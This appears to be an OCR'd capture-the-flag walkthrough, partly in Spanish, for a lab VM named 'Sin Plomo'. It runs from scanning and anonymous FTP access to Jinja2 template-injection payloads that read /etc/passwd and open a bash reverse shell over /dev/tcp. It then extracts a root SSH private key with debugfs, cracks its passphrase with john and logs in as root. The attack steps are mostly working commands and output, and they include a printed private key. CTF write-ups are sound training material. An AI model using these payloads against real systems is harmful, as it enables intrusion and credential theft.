
Sin Plomo 88




```
sudo nmap -sCV -p21,22,80,5000 -Pn -n -vvv 192.168.137.31
```


```
21/tcp   open  ftp     syn-ack ttl 64 vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.137.12
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0              34 May 16  2024 sup
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+
| ssh-hostkey:
|   256 f4:f1:61:c9:94:fe:27:41:8c:63:56:28:06:a1:12:5f (ECDS
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbml
|   256 3c:13:58:8b:6b:5a:16:0b:69:aa:1e:3a:40:57:21:91 (ED25
```


```
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP08fAAhbLYepoD1DMBsKCH
80/tcp   open  http    syn-ack ttl 64 Apache httpd 2.4.59 ((D
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-favicon: Unknown favicon MD5: FED84E16B6CCFE88EE7FFAAE
|_http-title: Knight Bootstrap Template - Index
|_http-server-header: Apache/2.4.59 (Debian)
5000/tcp open  http    syn-ack ttl 64 Werkzeug httpd 3.0.3 (P
|_http-server-header: Werkzeug/3.0.3 Python/3.11.2
|_http-title: \xC2\xA1Mi P\xC3\xA1gina Web!
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD
MAC Address: 00:0C:29:9A:80:4D (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kerne
```


```
└─$ ftp 192.168.137.31
Connected to 192.168.137.31.
220 (vsFTPd 3.0.3)
Name (192.168.137.31:miguel): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||28466|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0              34 May 16  2024 supermegaultraimportantebro.txt
226 Directory send OK.
ftp> get supermegaultraimportantebro.txt
local: supermegaultraimportantebro.txt remote: supermegaultraimportantebro.txt
229 Entering Extended Passive Mode (|||9199|)
150 Opening BINARY mode data connection for supermegaultraimportantebro.txt (34 bytes).
100% |*****************************************************************************************|    34       33.23 KiB/s    00:00 ET
226 Transfer complete.
34 bytes received in 00:00 (11.37 KiB/s)
ftp> exit
221 Goodbye.
```

```
┌──(miguel💀miguel)-[~/Work]
└─$ cat supermegaultraimportantebro.txt
       File: supermegaultraimportantebro.txt
   1   Gracias por venir, ahora vayase!!
```


```
┌──(miguel💀miguel)-[~/Work]
└─$ whatweb http://192.168.137.31
http://192.168.137.31 [200 OK] Apache[2.4.59], Bootstrap, Country[RESERVED][ZZ], Email[info@example.com], HTML5, HTTPServer[Debian Linux][Apache/
.4.59 (Debian)], IP[192.168.137.31], Lightbox, Script, Title[Knight Bootstrap Template - Index]

┌──(miguel💀miguel)-[~/Work]
└─$ whatweb http://192.168.137.31:5000
http://192.168.137.31:5000 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/3.0.3 Python/3.11.2], IP[192.168.137.31], Python[3.11.2], T
tle[¡Mi Página Web!], Werkzeug[3.0.3]
```









Jinja2 python SSTI







```
{{ get_flashed_messages.__globals__.__builtins__.open("/etc/passwd").read() }}
```




```
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('/bin/bash -c "/bin/bash -i >& /dev/tcp/192.168.137.12/4444 0>&1"').read() }}
```

el disco esta montado y podemos ver todo




```
cat root.txt
6d75e57572638098039f7fbb6fd39b70
debugfs:  id
id
debugfs:  cd .ssh
cd .ssh
debugfs:  ls
ls
 913924  (12) .    913931  (12) ..    914358  (16) id_rsa
 914361  (20) id_rsa.pub    914362  (4024) authorized_keys
debugfs:  cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABCTkrWdzR
O/rgbxJO5rgjDoAAAAEAAAAAEAAAGXAAAAB3NzaC1yc2EAAAADAQABAAABgQCT0o/N70Qo
/KnWIFpRA64iNIWMAdaKm7VQm5TweGE6nWBXTLdPAPI3T5ehoI6odBywxIIHCTu/zhHcuJ
e4aHMT/5Qb1lJcsCErwmFveA1/1qyby+K46P1i/LrWIL2OdMunwrNHI80h6meFg7Lnx3dq
PohARFjEnXYJd+jhh4nf6WjUN8SzLJy2jLQCHOVFAcMqXGBHCcZ6EzjjVZsDMT6VhZ2LpC
1NYNpopGlEh/7OULP8dwh58M4/IK7+vBtL4yFZbpJcyiuKkwYNHTqS5K2jPJuSrlHL8XFa
h5hE7AQoZuKBKmt+ty5cYhCk2UH4CLkl9pN+P6bIzXmW0enjGCmUnxjlrPjMIve5zaBq92
9s2Mk2SXLJpIB6N44+H/I1UiHx1msD21bFse6z8ULWu2spqftmBtxbLawbDF0axjAPC5fq
Oin14zCrVUXtSRgmdHlxI4XG+7HIiTT93bUSLCUm7WzffIt5i6fKZ5uCEEeHKbSz+b0MZj
7lCbjfmO5imicAAAWAPn1n2C5SQFZrQoJnB4XRqmgkb/I52luTP5RWasuxVePn4jA9KvZP
```

```
┌──(miguel💀miguel)-[~/Work]
└─$ ssh2john id_rsa > hash.txt
```

```
┌──(miguel💀miguel)-[~/Work]
└─$ john hash.txt -w:rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loac
ed hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
angels1          (id_rsa)
1g 0:00:01:29 DONE (2025-01-20 20:20) 0.01119g/s 30.80p/s 30.80c/s 30.80C
/s my3kids..bhabes
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

y podemos hacernos root


┌──(miguel💀miguel)-[~/Work]
└─$ ssh -i id_rsa root@192.168.137.32
Enter passphrase for key 'id_rsa':
Linux SinPLomo98 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu May 16 16:49:15 2024 from 192.168.0.108
root@SinPLomo98:~# whoami
root
root@SinPLomo98:~#